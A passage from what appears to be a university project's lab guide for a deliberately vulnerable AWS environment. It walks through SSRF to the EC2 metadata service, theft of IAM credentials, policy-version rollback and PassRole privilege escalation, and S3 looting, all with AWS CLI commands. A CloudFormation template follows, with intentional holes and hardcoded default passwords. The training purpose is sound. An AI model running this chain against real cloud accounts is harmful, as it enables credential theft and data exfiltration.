2. The website has debugging enabled and because of that we can see that the Django application takes in a url parameter. We can test whether SSRF is able to be exploited by sending the metadata service address to the url. The metadata service address is http://169.254.169.254.


```
3. IEapp/ <path:url_parameter>/ [name='index']
```

Go to http://<Public IPv4 DNS>:8000/IEapp/http://169.254.169.254/

3. The website returned the content of the url we specified so we can now use the metadata service to see what security credentials are available to be stolen.


Rendered Content

```
1.0 2007-01-19 2007-03-01 2007-08-29 2007-10-10 2007-12-15 2008-02-01 2008-09-01 2009-04-04 2011-
01-01 2011-05-01 2012-01-12 2014-02-25 2014-11-05 2015-10-20 2016-04-19 2016-06-30 2016-09-02
2018-03-28 2018-08-17 2018-09-24 2019-10-01 2020-10-27 2021-01-03 2021-03-23 2021-07-15 2022-07-
09 2022-09-24 2024-04-11 latest
```

4. We can query the service to see the roles available.

Go to http://<Public IPv4 DNS>:8000/IEapp/http://169.254.169.254/latest/meta-data/iam/security-credentials/

IETest is a role that can be stolen from this ec2 instance by querying the service for the credentials.


Go to http://<Public IPv4 DNS>:8000/IEapp/http://169.254.169.254/latest/meta-data/iam/security-credentials/Ap2IERole/

The website should return a AccessKeyId, SecretAccessKey and Token. Save these values to create a profile later.

Privilege Escalation 1: Modifying Policy Version

1. If you do not have a .aws folder then run the following commands:
    a. mkdir .aws
    b. cd .aws
    c. touch config
    d. touch credentials
2. Edit the credentials file in ~/.aws to use the credentials stolen from the website

    Use the following image as an example of creating a profile named IE:



```
[IE]
aws_access_key_id = [redacted]
aws_secret_access_key = [redacted]
aws_session_token = [redacted]
```

    Make sure to paste the entire token from the website.

3. Use the newly created profile and see what permissions it has attached. For all examples, replace IE with whatever your profile is named.

    This command will list the security policies attached to the role Ap2IERole:

    `aws iam list-attached-role-policies --role-name Ap2IERole --profile` <Profile Name>

    We can see that the security policy is called Ap2IEManagedPolicy. Copy the policy arn and save it for later use.

4. Check policy versions for elevated privileges.

Sometimes developers create new versions of policies and forget to delete the old version afterwards. This can be exploited by reverting our current version back to one with higher permissions.

To see the policy versions, use the following command with the policy arn from the previous step:

```
aws iam list-policy-versions --policy-arn <Policy Arn> --profile <Profile Name>
```

We can see that there are two versions of the policy. Let's describe our current default policy (identified by "IsDefaultVersion: true") using the command:

```
aws iam get-policy-version --policy-arn <Policy Arn> --version-id <VersionId> --profile <Profile Name>
```

Now we can describe the other policy version and compare the two for which we would like the default to be. Describe the other policy version using the same command as above with the different version id.

The previous version seems to have access to an S3 bucket that would be interesting to look at.

5. Rollback policy version.

   Now we want to be able to use the S3 bucket permissions so let's rollback the version to escalate our privilege.

   Using the policy arn from the previous steps, run the following command:

```
aws iam set-default-policy-version --policy-arn <Policy Arn> --version-id <VersionId> --profile <Profile Name>
```

   Save the name for the S3 bucket shown under Resource for later use.

   Now describe the policy versions again to confirm our default policy has changed:

aws iam list-policy-versions --policy-arn <Policy Arn> --profile <Profile Name>

Looting 1 Obtaining Credentials from S3 Bucket

1. We can now use the permissions to read from the S3 bucket described in the policy.

   aws s3 ls s3://<S3 Bucket Name> --profile <Profile Name>


   To obtain objects in the S3 bucket, use the following command:

   aws s3 cp s3://<S3 Bucket Name>/<Object Name> . --profile <Profile Name>

   Examine the files in the S3 Bucket to get permissions for the next steps.

Privilege Escalation 2 Changing Permissions via Passrole

1. Configure a new profile using the newly obtained access key and secret key from the Looting 1 stage.
   a. aws configure –profile <Profile Name>
   b. Copy and paste the access key retrieved from Looting 1
   c. Copy and paste the secret key retrieved from Looting 1
   d. Press enter for region name, leave it empty
   e. For output format, type json. This will make it easier for you to read the outputs of commands
   f. Below is an example of what the profile should look like:



```
[cloudshell-user@ip-10-130-74-173 .aws]$ aws configure --profile test
AWS Access Key ID [None]: <Paste Retrieved Access Key>
AWS Secret Access Key [None]: <Paste Retrieved Secret Access Key>
Default region name [None]:
Default output format [None]: json
```

2. Create a new key pair to establish ec2 ssh connection.
   a. aws ec2 create-key-pair --key-name <Key Name> --query 'KeyMaterial' --output text > <Key Name>.pem --profile <Profile Name>
      i. aws ec2 create-key-pair: This will generate a new key pair for an Amazon EC2 instance.

    ii. -- key-name <Key Name>: This specifies the desired name for the key pair. Replace <key-name> with your desired key name.
    iii. -- query ‘KeyMaterial’: This option makes it retrieve only the private key of the newly created key pair.
    iv. -- output text: This specifies the output format as plain text.
    v. > <Key Name>.pem: This will redirect the output to a key file named <Key Name>.pem. Replace <Key Name> with your desired file name for the .pem file for SSH authentication.\

3. List Instance Profiles
    a. Instance profiles are utilized to associate IAM roles with EC2 Instances. When launching an EC2 Instance, you can specify an instance profile, which automatically grants the instance permissions defined in the mentioned IAM role.
    b. List off the current instance profiles to find the desired instance profile.
        i. Run the following command to determine that:
           aws iam list-instance-profiles --profile <Profile Name>
        ii. You should have found an instance profile named “ap2_Loot2”.
        iii. Keep note of the instance profile name as this will be utilized later on.

4. Create an EC2 Instance
    a. aws ec2 run-instances --image-id ami-07761f3ae34c4478d --instance-type t2.micro --key-name <Key Name> --subnet subnet-059be5691189d8bca --tag-specifications 'ResourceType=instance, Tags=[{Key=Name,Value=<EC2 Name>}]' --profile <Profile Name> --associate-public-ip-address

i. This command configures and launches a new EC2 instance, ensuring it’s set up correctly and is accessible via SSH with a specified .pem file.

ii. aws ec2 run-instances: This is utilized to launch a new EC2 instance.

iii. --image-id ami-07761f3ae34c4478d: This specifies the Amazon Machine Image (AMI) ID of the EC2 instance. This determines the OS and software that will be installed on the EC2 instance.

iv. --instance-type t2.micro: This specifies the instance type, which will help determine the computing resources allocated to the EC2 instance. A t2.micro instance is a low-cost, general purpose instance type.

v. --key-name <Key Name>: Specifies the key name created earlier in order to be utilized for SSH authentication when connecting to an EC2 instance.

vi. --subnet subnet-059be5691189d8bca: Specifies the subnet ID where the EC2 instance will be launched. This is also utilized to determine the network configuration along with the availability zone of the instance.

vii. --tag-specifications 'ResourceType=instance, Tags=[{Key=Name,Value=<EC2 Name>}]': Specifies the tags to apple to the EC2 Instance. In this case, it sets the tag with the key “Name” and the Value to whatever you like for newly launching EC2 Instance.

viii. --profile <Profile Name>: Specifies the AWS profile to use for authentication and authorization. This verifies that AWS CLI is utilizing the correct credentials to execute the command.

ix. --associate-public-ip-address: Specifies that the EC2 Instance should be assigned a public IP address, allowing it to communicate with the internet.

5. Gather Info Regarding newly Created EC2 Instance
    a. We need to obtain the Instance ID, and the way to do that is by running the following command that gives us more detailed info about any mentioned EC2-Instance in json form

```
aws ec2 describe-instances --filters "Name=tag:Name, Values=<EC2 Name>" "Name=instance-state-name, Values=pending,running" --profile <Profile Name>
```

    b. aws ec2 describe-instances: Utilized to retrieve information about EC2 instances within the AWS account.
    c. --filters “Name=tag:Name, Values=<EC2 Name>”: Species only the instances with tag named “Name” and its value being <EC2 Name> should be in the results.
    d. "Name=instance-state-name, Values=pending,running": Specifies only instances in a specific state should be reported, in this case either pending or running. The reason we include pending is because we just set up the EC2 in the last step, and it may take a little time for the EC2 to initialize before it starts running.
    e. --profile <Profile Name>: Specifies the AWS profile to use for authentication and authorization. This verifies that AWS CLI is utilizing the correct credentials to execute the command.
6. Associate Instance Profile With Newly Created EC2
    a. Now that we have all the info we need from the EC2 Instance, we need to associate an instance profile with it. This grants the instance permissions defined in the mentioned IAM Role.
    b. Running the following command:

aws ec2 associate-iam-instance-profile --instance-id <EC2 Instance ID> --iam-instance-profile Name="<Instance Profile Name>" --profile <Profile Name>

i. You should have retrieved the EC2 Instance ID from the step prior, and you should be able to recall the instance profile name that we found earlier.

c. You have successfully passed a role to an EC2 instance, with permissions to access another s3 bucket.

7. Access EC2 via SSH
   a. Do you remember that .pem file that we created earlier, prior to accessing the EC2 via SSH, we needed to change the permissions of the .pem file. Make sure you are in the directory where you downloaded the .pem file.
      i. Run the following command:
         chmod 400 <Key Name>.pem
   b. Now you are ready to SSH into the EC2.
      i. Run the following command:
         ssh -i <Key Name>.pem ec2-user@<Public IPv4 DNS>

Looting 2 Obtaining Confidential Data from S3 Bucket

1. List Contents and Retrieve Objects from New S3 Bucket.
   a. The S3 Bucket, name is: sdmay11-ap2loot2
   c. To list the contents of the s3 bucket, run the following command:
      i. aws s3 ls s3://<S3 Bucket Name>
   d. To retrieve objects from s3 bucket, run the following command:
      i. aws s3 cp s3://<S3 Bucket Name>/<Object Name> /home/ec2-user/downloads/

1. The path “home/ec2-usr/downloads/” is where the file will be downloaded on the cloud shell, feel free to change the path to whatever you see fit.

Congratulations!

1. You Are Done!
    e. Exit the SSH session by running the following command:
        i. exit
    f. To view the objects you retrieved, use your favorite text editor. For example you can run the following command:
        i. nano <File Name>.ext

Deleting the Stack

To delete the stack,

1. Navigate to your AWS as a privileged user.
2. In the “S3” Service, hit the “EMPTY” button on both the sdmay11-ap2loot1 and sdmay11-ap2loot2 buckets.
3. Once emptied, delete the buckets.
4. Next, head on over to the EC2 service, and check the ec2 instance that was created during Priv Esc 2 stage.
5. Click on the Instance state tab then click “Terminate instance”
6. Lastly, Navigate to “CloudFormation” then “Stacks”
7. Hit “Delete”
8. Ensure that you see DELETE COMPLETED within the cloudformation section.

8.4.2 CloudFormation Templates

Attack Path 1

```
{
    "AWSTemplateFormatVersion": "2010-09-09",
    "Description": "This template creates the full Attack Path 1 from Damn
Vulnerable AWS API",
    "Metadata": {
        "AWS::CloudFormation::Interface": {
            "ParameterGroups": [
                {
                    "Label": {
                        "default": "VPC Paremeters"
                    },
                    "Parameters": [
                        "CIDR",
                        "PrivateSubnet1CIDR",
                        "PrivateSubnet2CIDR"
                    ]
                },
                {
                    "Label": {
                        "default": "Database Parameters"
                    },
                    "Parameters": [
                        "DatabaseInstanceIdentifier",
                        "DatabaseName",
                        "DatabaseUser",
                        "DatabasePassword",
                        "DatabaseBackupRetentionPeriod"
                    ]
                },
                {
                    "Label": {
                        "default": "SSM Parameters"
                    },
                    "Parameters": [
                        "MySQLHost",
                        "DatabaseTable"
                    ]
                }
            ]
        }
    },
    "Mappings" : {
        "RegionMap" : {
            "us-east-1" : {
                "AMI" : "ami-0c101f26f147fa7fd"
            },
            "us-east-2" : {
                "AMI" : "ami-019f9b3318b7155c5"
            },
            "us-west-1" : {
                "AMI" : "ami-0d5ae304a0b933620"
            },
            "us-west-2" : {
                "AMI" : "ami-0a70b9d193ae8a799"
            }
        }
    },
    "Parameters": {
        "CIDR": {
            "Default": "10.0.0.0/16",
            "Description": "IP range (CIDR notation) for this VPC",
            "Type": "String"
        },
        "PrivateSubnet1CIDR": {
            "Default": "10.0.0.0/25",
            "Description": "IP range (CIDR notation) for private subnet
1",
            "Type": "String"
        },
        "PrivateSubnet2CIDR": {
            "Default": "10.0.0.128/25",
            "Description": "IP range (CIDR notation) for private subnet 
2",
            "Type": "String"
        },
        "PublicSubnet1CIDR": {
            "Default": "10.0.1.0/25",
            "Description": "IP range (CIDR notation) for public subnet 1",
            "Type": "String"
        },
        "DatabaseInstanceIdentifier": {
            "AllowedPattern": "[a-zA-Z][a-zA-Z0-9]*",
            "ConstraintDescription": "Must begin with letter and contain 
only alphanumeric characters",
            "Default": "mysqldb",
            "Description": "Instance identifier name",
            "MaxLength": 60,
            "MinLength": 1,
            "Type": "String"
        },
        "DatabaseName": {
            "AllowedPattern": "[a-zA-Z][a-zA-Z0-9]*",
            "ConstraintDescription": "Must begin with letter and contain 
only alphanumeric characters",
            "Default": "StudentInfo",
            "Description": "MySQL database for student information",
            "MaxLength": 64,

            "MinLength": 1,

            "Type": "String"

        },

        "DatabaseUser": {

            "AllowedPattern": "[a-zA-Z][a-zA-Z0-9]*",

            "ConstraintDescription": "Must begin with letter and contain
only alphanumeric characters",

            "Default": "bnoel",

            "Description": "Username for MySQL database access",

            "MaxLength": 16,

            "MinLength": 1,

            "NoEcho": true,

            "Type": "String"

        },

        "DatabasePassword": {

            "AllowedPattern": "[a-zA-Z0-9]*",

            "ConstraintDescription": "Must contain only alphanumeric
characters",

            "Default": "cgXh3vzM5aLFPb5",

            "Description": "Password for MySQL database access",

            "MaxLength": 41,

            "MinLength": 8,

            "NoEcho": true,

            "Type": "String"
        },

        "DatabaseBackupRetentionPeriod": {

            "ConstraintDescription": "Database backup retention not
required for this module",

            "Default": 0,

            "Description": "Number of days for which automatic DB
snapshots are retained",

            "MaxValue": 1,

            "MinValue": 0,

            "Type": "Number"

        },

        "MySQLHost": {

            "Type": "String",

            "Description": "The hostname or IP address of the MySQL
database.",

            "Default": "replace.with.endpoint.hostname"

        },

        "DatabaseTable": {

            "Default": "my_table",

            "Description": "Table for the SSM command to query",

            "MaxLength": 41,

            "MinLength": 8,

            "NoEcho": true,

            "Type": "String"

        }
```

```
    },

    "Resources": {

        "PostDataRole": {

            "Type": "AWS::IAM::Role",

            "Properties": {

                "RoleName": "PostDataRole",

                "AssumeRolePolicyDocument": {

                    "Version": "2012-10-17",

                    "Statement": [

                        {

                            "Effect": "Allow",

                            "Principal": {

                                "Service": "lambda.amazonaws.com"

                            },

                            "Action": "sts:AssumeRole"

                        },

                        {

                            "Sid": "Statement1",

                            "Effect": "Allow",

                            "Principal": {

                                "Service": "iam.amazonaws.com"

                            },

                            "Action": "sts:AssumeRole"

                        }
                    ]
                },
                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
                "Path": "/",
                "Policies": [
                    {
                        "PolicyName": "LambdaPolicy",
                        "PolicyDocument": {
                            "Version": "2012-10-17",
                            "Statement": [
                                {
                                    "Effect": "Allow",
                                    "Action": [
                                        "lambda:InvokeFunction"
                                    ],
                                    "Resource": "*"
                                }
                            ]
                        }
                    },
                    {
                        "PolicyName": "S3ObjectPolicy",
                        "PolicyDocument": {
                          "Version": "2012-10-17",
                          "Statement": [
                            {
                              "Effect": "Allow",
                              "Action": [
                                  "s3:GetObject",
                                  "s3:PutObject"
                              ],
                              "Resource":
"arn:aws:s3::*:student-registration-data/*"
                            },
                            {
                                "Effect": "Allow",
                                "Action": [
                                    "s3:ListBucket"
                                ],
                                "Resource":
"arn:aws:s3::*:student-registration-data"
                            }
                          ]
                        }
                      },
                      {
                        "PolicyName": "CloudWatchLogsPolicy",
                        "PolicyDocument": {
                          "Version": "2012-10-17",
                          "Statement": [
                            {
                              "Effect": "Allow",
                              "Action": [
                                "logs:CreateLogGroup",
                                "logs:CreateLogStream",
                                "logs:PutLogEvents"
                              ],
                              "Resource": "*"
                            }
                          ]
                        }
                    }
                ]
            }
        },
        "ApiUser": {
            "Type": "AWS::IAM::User",
            "Properties": {
                "UserName": "ApiUser",
                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries"
            }
        },
        "ApiUserPolicies": {
            "Type": "AWS::IAM::Policy",
            "Properties": {
                "PolicyName": "ApiUserPolicies",
                "PolicyDocument": {
                    "Version": "2012-10-17",
                    "Statement": [
                        {
                            "Effect": "Allow",
                            "Action": [
                                "iam:CreateAccessKey",
                                "iam:DeleteAccessKey"
                            ],
                            "Resource": {
                                "Fn::GetAtt": ["ApiUser", "Arn"]
                            }
                        },
                        {
                            "Effect": "Allow",
                            "Action": [
                                "apigateway:POST",
                                "apigateway:GET"
                            ],
                            "Resource": "*"
                        }
                    ]
                },
                "Users": [{ "Ref": "ApiUser" }]
            }
        },
        "AP1APIGateway": {
            "Type": "AWS::ApiGateway::RestApi",
            "Properties": {
                "Name": "AP1APIGateway",
                "Policy": {
                    "Version": "2012-10-17",
                    "Statement": [
                        {
                            "Sid": "AllowAccessToSpecificUser",
                            "Effect": "Allow",
                            "Principal": {
                                "AWS": {
                                    "Fn::GetAtt": ["ApiUser", "Arn"]
                                }
                            },
                            "Action": "execute-api:Invoke",
                            "Resource": "*"
                        }
                    ]
                }
            }
        },
        "AP1APIGatewayResource": {
            "Type": "AWS::ApiGateway::Resource",
            "Properties": {
                "RestApiId": { "Ref": "AP1APIGateway" },
                "ParentId": { "Fn::GetAtt": ["AP1APIGateway",
"RootResourceId"] },
                "PathPart": "students"
            }
        },
        "AP1APIDeployment": {
            "Type": "AWS::ApiGateway::Deployment",
            "Properties": {
              "RestApiId": { "Ref": "AP1APIGateway" },
              "StageName": "prod"
            }
        },
        "AP1APIGatewayMethod": {
            "Type": "AWS::ApiGateway::Method",
            "Properties": {
                "AuthorizationType": "AWS_IAM",
                "HttpMethod": "POST",
                "ResourceId": { "Ref": "AP1APIGatewayResource" },
                "RestApiId": {  "Ref": "AP1APIGateway"  },
                "RequestModels": {
                    "application/json": { "Ref": "RequestBodyModel" }
                },
                "Integration": {
                    "IntegrationHttpMethod": "POST",
                    "Type": "AWS_PROXY",
                    "Uri": {
                            "Fn::Sub":
"arn:aws:apigateway:${AWS::Region}:lambda:path/2015-03-31/functions/${AccessS3Lambda.Arn}/invocations"
                    }
                }
            }
        },
        "AP1APIGatewayGetMethod": {
            "Type": "AWS::ApiGateway::Method",
            "Properties": {
                "AuthorizationType": "AWS_IAM",
                "HttpMethod": "GET",
                "ResourceId": { "Ref": "AP1APIGatewayResource" },
                "RestApiId": {  "Ref": "AP1APIGateway"  },
                "RequestParameters": {
                    "method.request.querystring.object_key": true
                },
                "Integration": {
                    "IntegrationHttpMethod": "POST",
                    "Type": "AWS_PROXY",
                    "Uri": {
                        "Fn::Sub":
"arn:aws:apigateway:${AWS::Region}:lambda:path/2015-03-31/functions/${AccessS3Lambda.Arn}/invocations"
                    },
                    "RequestParameters": {
                        "integration.request.querystring.object_key":
"method.request.querystring.object_key"
                    }
                }
            }
        },
        "RequestBodyModel": {
            "Type": "AWS::ApiGateway::Model",
            "Properties": {
                "ContentType": "application/json",
                "RestApiId": { "Ref": "AP1APIGateway" },
                "Schema": {
                    "$schema": "http://json-schema.org/draft-04/schema#",
                    "type": "object",
                    "properties": {
                        "name": { "type": "string" },
                        "address": {
                            "type": "object",
                            "properties": {
                                "street": { "type": "string" },
                                "city": { "type": "string" },
                                "state": { "type": "string" },
                                "zipcode": { "type": "string" }
                            },
                            "required": ["street", "city", "state",
"zipcode"]
                        },
                        "phone_number": { "type": "string" },
                        "email": { "type": "string" },
                        "ssn": { "type": "string" }
                    },
                "required": ["name", "address", "phone_number", "email",
"ssn"]
                }
            }
        },
        "APIGatewayPermission": {
            "Type": "AWS::Lambda::Permission",
            "Properties": {

                "Action": "lambda:InvokeFunction",

                "FunctionName": { "Ref": "AccessS3Lambda" },

                "Principal": "apigateway.amazonaws.com"

            }

        },

        "AccessS3Lambda": {

            "Type": "AWS::Lambda::Function",

            "Properties": {

                "FunctionName": "AccessS3Lambda",

                "Handler": "index.handler",

                "Role": {

                    "Fn::GetAtt": [

                        "PostDataRole",

                        "Arn"

                    ]

                },

                "Runtime": "python3.12",

                "Code": {

                    "ZipFile": {

                        "Fn::Join": [

                            "\n",

                            [

                                "import json",
                                "import boto3",

                                "",

                                "s3 = boto3.client('s3')",

                                "",

                                "def handler(event, context):",

                                "    if event['httpMethod'] == 'POST':",

                                "        # Handle POST request, extract
json",

                                "        student_data =
json.loads(event['body'])",

                                "        # Generate unique student ID",

                                "        last_student_id =
get_last_student_id()",

                                "        new_student_id = last_student_id +
1 if last_student_id is not None else 1",

                                "        student_data['student_id'] =
new_student_id",

                                "        # Put JSON as object into the S3
bucket",

                                "
s3.put_object(Bucket='student-registration-data',
Key='student-'+str(new_student_id)+'.json',
Body=json.dumps(student_data))",

                                "        # Return success",

                                "        return {",

                                "            'statusCode': 200,",

                                "            'body': json.dumps('Thank you
for registering to the Virtual University of Ludicrous Notions (VULN)!
Please use the GET method with student-'+str(new_student_id)+'.json as the
object value to retrieve student data as needed.')",
                                "        }",
                                "",
                                "    elif event['httpMethod'] == 'GET':",
                                "        # Handle GET request",
                                "        object_key =
event['queryStringParameters'].get('object_key')",
                                "        response =
s3.get_object(Bucket='student-registration-data', Key=object_key)",
                                "        object_data =
json.loads(response['Body'].read().decode('utf-8'))",
                                "        # Return the retrieved JSON data",
                                "        return {",
                                "            'statusCode': 200,",
                                "            'body':
json.dumps(object_data)",
                                "        }",
                                "",
                                "    else:",
                                "        return {",
                                "            'statusCode': 400,",
                                "            'body':
json.dumps('Unsupported HTTP method')",
                                "        }",
                                "",
                                "def get_last_student_id():",
                                "    # list objects in S3 bucket",
                                "    list =
s3.list_objects_v2(Bucket='student-registration-data',
Prefix='student-')",
                                "    if 'Contents' in list:",
                                "        # Extract student IDs from the
object keys, find largest",
                                "        student_ids =
[int(obj['Key'].split('-')[1].split('.')[0]) for obj in
list['Contents']]",
                                "        return max(student_ids)",
                                "    else:",
                                "        return None"
                            ]
                        ]
                    }
                }
            }
        },
        "studentregistrationdata": {
            "Type": "AWS::S3::Bucket",
            "Properties": {
                "BucketName": "student-registration-data",
                "AccessControl": "Private"
            },
```

```json
            "DependsOn": [
                "PostDataRole"
            ]
        },
        "VPC": {
            "Type": "AWS::EC2::VPC",
            "DeletionPolicy": "Delete",
            "Properties": {
                "CidrBlock": {
                    "Ref": "CIDR"
                },
                "EnableDnsHostnames": true,
                "EnableDnsSupport": true,
                "InstanceTenancy": "default",
                "Tags": [
                    {
                        "Key": "Name",
                        "Value": "Test VPC"
                    },
                    {
                        "Key": "Attack Path",
                        "Value": "1"
                    },
                    {
                        "Key": "Step",
                        "Value": ""
                    }
                ]
            }
        },
        "PrivateSubnet1": {
            "Type": "AWS::EC2::Subnet",
            "DeletionPolicy": "Delete",
            "DependsOn": "VPC",
            "Properties": {
                "AvailabilityZone": {
                    "Fn::Select": [
                        0,
                        {
                            "Fn::GetAZs": ""
                        }
                    ]
                },
                "CidrBlock": {
                    "Ref": "PrivateSubnet1CIDR"
                },
                "MapPublicIpOnLaunch": false,
                "Tags": [
                    {
                        "Key": "Name",
                        "Value": "Private Subnet 1"
                    },
                    {
                        "Key": "Attack Path",
                        "Value": "1"
                    }
                ],
                "VpcId": {
                    "Ref": "VPC"
                }
            }
        },
        "PrivateSubnet2": {
            "Type": "AWS::EC2::Subnet",
            "DeletionPolicy": "Delete",
            "DependsOn": "VPC",
            "Properties": {
                "AvailabilityZone": {
                    "Fn::Select": [
                        1,
                        {
                            "Fn::GetAZs": ""
                        }
                    ]
                },
                "CidrBlock": {
                    "Ref": "PrivateSubnet2CIDR"
                },
                "MapPublicIpOnLaunch": false,
                "Tags": [
                    {
                        "Key": "Name",
                        "Value": "Private Subnet 2"
                    },
                    {
                        "Key": "Attack Path",
                        "Value": "1"
                    }
                ],
                "VpcId": {
                    "Ref": "VPC"
                }
            }
        },
        "WorkstationSecurityGroup": {
            "Type": "AWS::EC2::SecurityGroup",
            "DeletionPolicy": "Delete",

            "DependsOn": "VPC",

            "Properties": {

                "GroupDescription": "Enable communications with
databases",

                "SecurityGroupIngress": [

                    {

                        "IpProtocol": "tcp",

                        "FromPort": 3306,

                        "ToPort": 3306

                    }

                ],

                "Tags": [

                    {

                        "Key": "Name",

                        "Value": "DataBase Security Group"

                    },

                    {

                        "Key": "Attack Path",

                        "Value": "1"

                    }

                ],

                "VpcId": {

                    "Ref": "VPC"
                }
            }
        },
        "DataBaseSecurityGroup": {
            "Type": "AWS::EC2::SecurityGroup",
            "DeletionPolicy": "Delete",
            "DependsOn":
["WorkstationSecurityGroup","InstanceSecurityGroup"],
            "Properties": {
                "GroupDescription": "Enable database access on port 3306",
                "SecurityGroupIngress": [
                    {
                        "IpProtocol": "tcp",
                        "FromPort": 3306,
                        "ToPort": 3306,
                        "SourceSecurityGroupId": {
                            "Ref": "WorkstationSecurityGroup"
                        }
                    },
                    {
                        "IpProtocol": "tcp",
                        "FromPort": 3306,
                        "ToPort": 3306,
                        "SourceSecurityGroupId": {
                            "Ref": "InstanceSecurityGroup"
                        }
                    }
                ],
                "Tags": [
                    {
                        "Key": "Name",
                        "Value": "DataBase Security Group"
                    },
                    {
                        "Key": "Attack Path",
                        "Value": "1"
                    }
                ],
                "VpcId": {
                    "Ref": "VPC"
                }
            }
        },
        "DatabaseSubnetGroup": {
            "Type": "AWS::RDS::DBSubnetGroup",
            "DeletionPolicy": "Delete",
            "DependsOn": "PrivateSubnet1",
            "Properties": {
                "DBSubnetGroupDescription": "Subnet group for RDS
database",

                "SubnetIds": [

                    {

                        "Ref": "PrivateSubnet1"

                    },

                    {

                        "Ref": "PrivateSubnet2"

                    }

                ],

                "Tags": [

                    {

                        "Key": "Name",

                        "Value": "database subnets"

                    },

                    {

                        "Key": "Attack Path",

                        "Value": "1"

                    }

                ]

            }

        },

        "DatabaseInstance": {

            "Type": "AWS::RDS::DBInstance",
            "DeletionPolicy": "Delete",

            "DependsOn": "DatabaseSubnetGroup",

            "Properties": {

                "AllocatedStorage": 16,

                "AvailabilityZone": {

                    "Fn::Select": [

                        0,

                        {

                            "Fn::GetAZs": ""

                        }

                    ]

                },

                "BackupRetentionPeriod": {

                    "Ref": "DatabaseBackupRetentionPeriod"

                },

                "DBInstanceClass": "db.t3.micro",

                "DBInstanceIdentifier": {

                    "Ref": "DatabaseInstanceIdentifier"

                },

                "DBName": {

                    "Ref": "DatabaseName"

                },

                "DBSubnetGroupName": {

                    "Ref": "DatabaseSubnetGroup"
                },
                "Engine": "MySQL",
                "EngineVersion": "8.0",
                "MasterUsername": {
                    "Ref": "DatabaseUser"
                },
                "MasterUserPassword": {
                    "Ref": "DatabasePassword"
                },
                "MultiAZ": false,
                "VPCSecurityGroups": [
                    {
                        "Ref": "DataBaseSecurityGroup"
                    }
                ]
            }
        },
        "DBNetworkInterface": {
            "Type": "AWS::EC2::NetworkInterface",
            "DeletionPolicy": "Delete",
            "DependsOn": "DatabaseInstance",
            "Properties": {
                "SubnetId": { "Ref": "PrivateSubnet1" },
                "Description": "Network interface for Lambda function",
                "GroupSet": [{ "Ref": "WorkstationSecurityGroup" }]

            }

        }

        ,

        "SSMCommandDocument": {

            "Type": "AWS::SSM::Document",

            "DeletionPolicy": "Delete",

            "DependsOn": "DatabaseInstance",

            "Properties": {

                "DocumentType": "Command",

                "Tags": [

                    {

                        "Key": "Name",

                        "Value": "Get Student Data"

                    },

                    {

                        "Key": "Attack Path",

                        "Value": "1"

                    }

                ],

                "Content": {

                    "schemaVersion": "2.2",

                    "description": "Run SQL query using SSM and save
output to file",
                    "parameters": {},
                    "mainSteps": [
                        {
                            "action": "aws:runShellScript",
                            "name": "runSQLQuery",
                            "inputs": {
                                "runCommand": [
                                    {
                                        "Fn::Sub": "export
MYSQL_HOST=${DatabaseInstance.Endpoint.Address}"
                                    },
                                    {
                                        "Fn::Sub": "export
MYSQL_DB=${DatabaseName}"
                                    },
                                    {
                                        "Fn::Sub": "export
MYSQL_USER=${DatabaseUser}"
                                    },
                                    {
                                        "Fn::Sub": "export
MYSQL_PASSWORD=${DatabasePassword}"
                                    },
                                    {
                                        "Fn::Sub": "export
MYSQL_TABLE=${DatabaseTable}"
```

```
                                    },
                                    "mysql -h $MYSQL_HOST -u $MYSQL_USER
-p$MYSQL_PASSWORD -D $MYSQL_DB -e \"SELECT * FROM uni_table\" >
/tmp/query_output.txt"
                                ]
                            }
                        }
                    ]
                }
            }
        },
        "PopulateLambdaRole": {
            "Type": "AWS::IAM::Role",
            "Properties": {
              "RoleName": "PopulateLambdaRole",
              "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                  {
                    "Effect": "Allow",
                    "Principal": {
                      "Service": "lambda.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                  }
                ]
              },
              "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
              "Path": "/",
              "Policies": [
                {
                  "PolicyName": "S3GetObjectAndPutObjectPolicy",
                  "PolicyDocument": {
                    "Version": "2012-10-17",
                    "Statement": [
                      {
                        "Effect": "Allow",
                        "Action": [
                          "s3:GetObject",
                          "s3:PutObject"
                        ],
                        "Resource":
"arn:aws:s3::*:student-registration-data/*"
                      }
                    ]
                  }
                },
                {
                  "PolicyName": "CreateAccessKeyPolicy",
         "PolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
           {
            "Effect": "Allow",
            "Action": [
             "iam:CreateAccessKey"
            ],
            "Resource": "arn:aws:iam::*:user/Richard"
           }
          ]
         }
        }
       ]
      }
    },
    "WhoAmIPolicy": {
      "Type": "AWS::IAM::Policy",
      "Properties": {
        "PolicyName": "WhoAmI",
        "PolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
          {
```

```
                        "Effect": "Allow",

                        "Action": [

                            "iam:ListUserPolicies",

                            "iam:ListAttachedUserPolicies",

                            "iam:GetUserPolicy"

                        ],

                        "Resource":
["arn:aws:iam::*:user/${aws:username}"]

                    }

                    ]

                },

                "Users": [{"Ref":"SSMUser"},
{"Ref":"ApiUser"},{"Ref":"persistenceUser"}]

            }

        },

        "SSMUser": {

            "Type": "AWS::IAM::User",

            "DeletionPolicy": "Delete",

            "Properties": {

                "LoginProfile": {

                    "Password": "Default!",

                    "PasswordResetRequired": true

                },

                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
                "ManagedPolicyArns": [
                  "arn:aws:iam::aws:policy/AmazonSSMReadOnlyAccess"
                ],
                "Tags": [
                    {
                    "Key": "Attack Path",
